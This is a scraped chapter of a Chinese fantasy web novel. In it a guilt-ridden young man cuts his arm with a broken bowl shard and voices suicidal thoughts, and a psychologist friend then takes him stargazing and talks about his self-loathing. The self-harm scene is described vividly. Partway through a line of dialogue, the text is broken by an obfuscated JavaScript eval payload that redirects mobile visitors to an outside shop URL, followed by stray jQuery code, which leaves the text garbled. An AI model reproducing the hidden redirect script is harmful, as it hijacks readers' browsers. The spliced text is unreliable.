文趣网 > 其他小说 > 弗斯尼亚·神赐之地 > 22. 观星
    返程的路和来时一样漫长遥远,以至于回到咖啡馆时,指针指向十,店业已打烊了。许织略和琉安都回家了,赵一诚则又不见踪影。不过,他这种一到晚上就要开始另一份工作的情况,苏银已经习以为常,并不放在心上。

    他在烤好的面包上涂了些沙司,夹上几片烤肉,做了两份,又简单煮了碗肉汤。填过肚子之后,理靡甩了张中级法阵的图纸给他,然后大摇大摆地就下到古书室里了。

    苏银拿着图纸,却心里升起一股疲惫之感。尽管知道理靡是出于好意,但他茫然起她收他为徒的目的,也茫然自己学习阵法学习剑术的意义,因为他恐怕注定不可能实现她的期望。她或许期望他变得更加优秀,成为那种首屈一指的巫师,在世界都位列名家。可他哪有什么远大的志向?他只是不想再麻烦别人,不用需要别人来保护而已。成为能发号施令、改变世界的巫师或者剑士?他?怎么可能……或者说,他怎么配?这些成功者的词汇于他而言,与空中楼阁无异,不仅恍若幻梦,而且不切实际。

    想起方圆万里的残垣废墟,那漆黑云海下,灰暗的世界里,受难者尸横遍野,猩红的血在坍塌的建筑下流淌成溪,他就感觉自己是何其的令人作呕。就如中学时他们在他桌上所写的那样,他是一个不配拥有幸福的罪人,是这个社会最该被遗弃的垃圾。被允许有活着的权利就已经是众生最大的恩赐,怎么还能奢望更多?他所要做的只该是赎罪,只该是静静地在偏角一隅被抹去。

    他脑海里回忆起从悬崖坠落的光景,身体仿佛也回到那个时刻。灵魂在刹那似乎从世界剥离,此岸的一切,无论所谓的真相还是人间疾苦,尽数在脑海中消失。躯体在重力中下坠,却前所未有的轻盈,卸下负担,不再有任何责任。反而是张开翅膀的时候,什么都变得有了实感有了重量,那些哀伤的痛苦的罪恶的,也又全部回到了这具身体,追寻真相的责任依旧沉甸甸地压在心头。这十年前的,至今无法偿还的罪孽,就这样久久萦绕不去。求死是一种逃避,却也是唯一的解脱之路。

    “啪”

    瓷器碎裂的声音才唤醒他几乎游走向彼岸的思绪。走神之下,正要放好的碗手滑掉落在了地上,裂成了一片又一片。他慌乱地蹲下,用手去捡碎片。

    锋利的边沿划破皮肤,鲜血从手指上流出,他愣愣地看着袖子撩起后,自己手臂上那些深浅不一的疤痕。自从来到新世界,就很久没有那么做过了……以至于都有些忘了,那是一种怎样的感觉?肌肤被轻易地割开,血液渗出像珠帘一样,火焰灼烧般的感觉令神经都有些麻木。只有皮肉之苦才足够抵消内心的绝望,也只有皮肉之苦才是他所该承受的。

    几乎是源自本能的渴望,他用拾起的碎片划过手臂,在疤痕之上又留下一道新的印迹,鲜红的颜色宛若地狱的裂谷。

    咖啡馆门上的风铃突然响起,伴随高跟鞋的声音。

    苏银下意识地猛然站起,关掉了水龙头。但或许因为低血糖,下一秒他就眼前一片漆黑,只能勉强撑着桌角,等强烈的眩晕感过去。

    然而对方还是已经循声走进了厨房。

    “你在做什么?”椿景问,“伤害自己吗?”

    “不,没有,我没有……怎么会呢?只是不小心把碗打碎了,没事……”苏银嘴角扯出一个笑意,声音颤抖着回应。

    “要不我帮你包扎一下?”椿景走近了些,伸手就要抓他的手。“不要!”苏银惶恐地放下了衣袖,将手背到身后,有些大声地说,“不用麻烦!我会自己处理的……”

    椿景收回了手:“这样啊……你真是个奇怪的人,怪不得那家伙那么把你放心上。”

    “伤口处理好后就出来吧。出去走走,散散心怎么样?”她走到了厨房门口又回过头问道。

    “没事,不用了……”

    “对我这个心理学家多一点信任嘛。我在外面等你。”

    并没敢拒绝椿景的邀请,他和她静默地走在深夜的街畔,漫无目的地走着,也不知道要走去哪里。

    除了有几个醉醺醺的人吵闹地走过,此刻的街道是那么安详和宁静。晚风悄悄地拂过,掠起路边书籍的书页,像山谷的野花一样微微摇晃。

    椿景穿着深色的西装礼服,胸前的口袋别着假花,脚上是一双鲜红的高跟鞋。她的身上多种香水的味道交杂在一起,与她平日身上伴有的淡淡熏香气息完全不同。苏银猜她可能是在附近参与什么宴会,结束了才顺便到咖啡馆看看。或许她是来找赵一诚的?结果反被我拖累了,还得陪我出来散步……他感觉到一丝亏欠,胸口闷闷的。但椿景始终没有说什么,只有他们的脚步声在寂静的街道上回荡。

    不知道走了多久,椿景抬起了头,望向了夜空。

    她开口道:“今天的天气很好。”

    “嗯。”

    “这种晴朗无云的日子里,星星就特别清晰,所以很适合观星。”她自顾自说着,又用手指向了天空,“你看,看到西南方那颗红色的亮点了吗?那是火星……还有那颗比别的都要亮的是金星。”

    苏银顺着她指的方向,也抬头望去。无云的夜空里,星辰汇集成海,星系也隐隐可见,如海浪般层层叠叠,它们闪烁的样子像波光粼粼的水面,以深蓝为底,一片浮光跃金。

    “雷德伦斯城的建筑还是太高太密集了,没法看到全部,有些可惜了。以往我们观星都是在开阔的空地上进行的。”椿景叹了叹气。

    “在高一点的地方会不会好些?”苏银问。

    “是呀,没有建筑物遮挡的话就好呢,比如屋顶就不错。”

    “有神灵体的话是不是身体各方面机能都强化了,可以很轻松就上去?”

    “赵一诚跟你说的吗?那只是因为他们那群家伙本来就体能好得可怕。像我这种以前一点不动弹的,基础太差,神灵体也帮不了。”椿景停住了脚步,四处环视了一周。

    见实在没什么可以借助的工具,她微笑起来看向苏银:“我听说你有羽族血统?”

    苏银意识到她在打什么主意,张了张嘴,但不知该如何搪塞。

    “你可以带着我飞上去。”

    “其实我才刚学会怎么用翅膀……”

    “呀,所以你是想要拒绝我吗?”椿景用手绕着头发,装模做样地说,“有些难过啊。我真的很想在书乡的屋顶看星星呢,这样的愿望也没办法实现吗?”

    “但……我要怎么带着你?”

    “你能抱得动我吗?”椿景说着,突然凑近了将双臂搭在他肩上。

    苏银被她的动作吓得一惊。因为靠得太近,她那双和唇色一样鲜红的眼睛显得更加摄人心魄,身上那股混杂的香水味像网一样把他们都笼罩在其中,意识都有一瞬恍惚了。

    “一定要抱吗?不太好吧……”他紧张地后仰着想拉开距离。

    “不然怎么上去?”她把目光移向了别处,催促道,“你快点试试看。你难道不想体验坐在屋顶观星的感觉吗?还是说,单纯就是想拒绝我?”

    “可惜了,我还以为我们已经是朋友了,而你不会拒绝一个朋友的请求。”

    “不,不是……”苏银脑海里此时一团乱,因为慌乱无措而脸变得通红。飞行或许不算最大的问题,更多的是他自知体力很差,要他强行抱起一个与自己身高差不太多的人……

    “好吧。我试试。”面对椿景渐显失望的表情,他妥协了。总是这样,每次都是这样,以前学生时代替其他人完成课业和跑腿也是这样,他受不了看到他们对他露出这种表情。

    他无奈地叹了口气,定了定心。他微微屈膝和弯腰,一手托在她的腘窝,一手搂过她的后背,收拢起手臂。没有直接抱起,他展开了背后的翅膀。它们在深夜的月光下泛着淡淡的柔光。

    下一秒,腿部力量爆发的同时,他用力一扇翅膀,拼尽全力抱起椿景,飞离了地面。

    “哇!不赖!”椿景紧紧环抱着他,惊诧地道,“你竟然真的做到这样的份上!”

    苏银咬着牙没有回应,只是花了几秒的时间上升到了三层楼的高度,停在了赭石色的屋顶上。一站定他就立刻把椿景放了下来。放松下来后他几乎眼前一黑,整个上半身的肌肉都剧烈地酸痛,腰部也隐隐不适。

    算了,能让她开心也好。他半虚脱地坐倒在了屋脊上,冰蓝的翅膀无力地垂在两侧,过了几秒后化作光点隐匿了起来。

    “你简直是傻瓜。”椿景仍惊讶地睁大眼眶看着他,“你比我预想的要更不坚定。”她在他身旁坐下:“仅因为我的无理取闹,你就愿意冒着风险尝试自己原本做不到的事情,你太令人诧异了。”

    苏银勉强地撑开了眼皮,抬头望向夜空。尽管耗尽气力,但不得不说这一望无际的浩瀚星海的确值得,目之所及皆是深浅不一的闪烁星群,每一粒星子都仿佛伸手可掇,这其中的震撼足以令人忘却身体和精神的一切伤痛。

    “好些吗?肌肉有拉伤到吗?我可以试试能不能用巫术帮你复原一下肌肉组织。”椿景向他眨巴着眼,“如果真害你哪里受伤了,赵一诚那家伙不得弄死我?”

    苏银摇了摇头:“还好。不麻烦你了。过段时间就好了。”

    “麻烦?你为什么总那么害怕麻烦别人呢?”她眉头微微皱起,面带某种哀伤地说,“你是担心对方会因此而厌弃你吗?担心对方会因此而轻视你吗?或者只是担心给对方带去困扰?”

    苏银沉默了,看向屋檐下淌着月光的街道。

    她的神情柔和了一些:“我的朋友,你没必要因为麻烦别人而感到愧疚。你看,我麻烦你帮我上到这里,你难道因此就嫌恶我了吗?”

    “或许的确,你在一瞬间感到了困扰,但这种困扰并没有很深刻很持久地影响你,不是吗?它的存在是极其微弱的。”她继续说,“于其他人而言也是一样,我们大部分人都不会为了被请求帮助时那一点小小的困扰而耿耿于怀。甚至,如果最后的结果是美好的,我们只会因为帮到了别人而感到满足。”

    “正因为人与人各有所长,各有所短,所以我们注定要相互麻烦,相互帮助啊。你又何必担心麻烦到别人呢?”

    椿景牵动手指,空气中几粒光点在她指尖汇集。她把手放在了苏银的后腰上。像薄荷一样清凉的感觉在腰部扩散开来,冲淡了肌肉的酸痛感。苏银愣了下,转头看向她,眼里映着远方的星夜,仿佛湿润地泛着光。

    “谢谢……”

    “是吧?麻烦别人根本不是什么大不了的事情。反而,能收获一句谢谢我可是很高兴的。”椿景想起什么,掩了下嘴,“诶呀,我还欠你一句感谢呢。”

    苏银眯起眼睛淡淡笑了下:“没事。”

    “其实我只是好奇你是不是真像赵一诚说的那样逆来顺受,结果竟然确实一点不会拒绝。”

    “他是这么说我的吗……”

    “啊?哈,倒也没有,我理解的。”椿景拍了拍他的肩,“别把任何人的评价太放在心上。”

    “抱歉。”

    “没必要道歉。人总归需要慢慢成长。”椿景手撑在屋脊上向后仰了仰,双腿一上一下地晃着,“我们都还有很长的路要走呢。”

    她仰望着星空,说:“小时候,也有一次,我奶奶带着我爬到屋顶上看星星,不是在山野也不是在空地,就在宅子顶上。”

    “'小瑞娅',她这么叫我,然后跟我说:'你现在已经渐渐学会了如何看懂星盘,学会了如何透过星光和卡牌看见别人的命运。但是,要记住,占卜师在看清别人的命运;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17688768|207851||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    之前,最重要的不是技能是否精进,而是你有没有看清自己的命运。'”

    “但是那时我还很小,我不明白。所以我说:'我已经知道自己的命运了呀?父亲为我占卜过人生轨迹了。'”

    “她却笑了笑,说:'看清自己的命运可不仅仅是知道,是你还要去深谙它由何而来,又要如何勇敢地面对这看似清楚却又未知的命运。不是命运选择了你,而是你选择了命运。'”

    “我说她讲得太绕了我听不懂。”椿景苦笑起来,“事实上,我现在也依旧还是一知半解。但她只是摸了摸我的头,告诉我:'我们都还有很长的路要走。'”“是的,我还有很长的路要走。可她呢?她在那一个月后就与世长辞了。我猜她早就预知到自己时日无多了,可她还是在走一条长路。那条长路是什么呢?”

    苏银开口道:“预知生命终点后却不得不勇敢面对的长路吗?”

    椿景一瞬间眼里亮了一下。她应道:“是吗?或许吧。其实我不知道。我只是猜想,命运之路的长短不由时间衡量,它因人而定。只要我们想,我们要走的路就都还很长。”

    “今天还真是神奇的日子……土星和金星四分相,月亮恰好走向与金星三分相的位置。”她抬头对着漫天星辰喃喃着说,“我们在维持原状与更进一步中产生冲突和迷茫,却又渐渐走向和解与安宁。大概这就是我们相遇后在此对话的意义吧。”

    “占星术实在是一个很厉害的技能。”

    “是啊。你想学学看吗?”

    “不了吧,我应该不……”

    “也是,你正在学的东西很多了,很忙吧。”椿景打断了他,没让他把自我否定的话说出来。她将目光移向苏银的手臂,说:“你似乎很讨厌自己,以至于甚至不太想活着。是吗?”

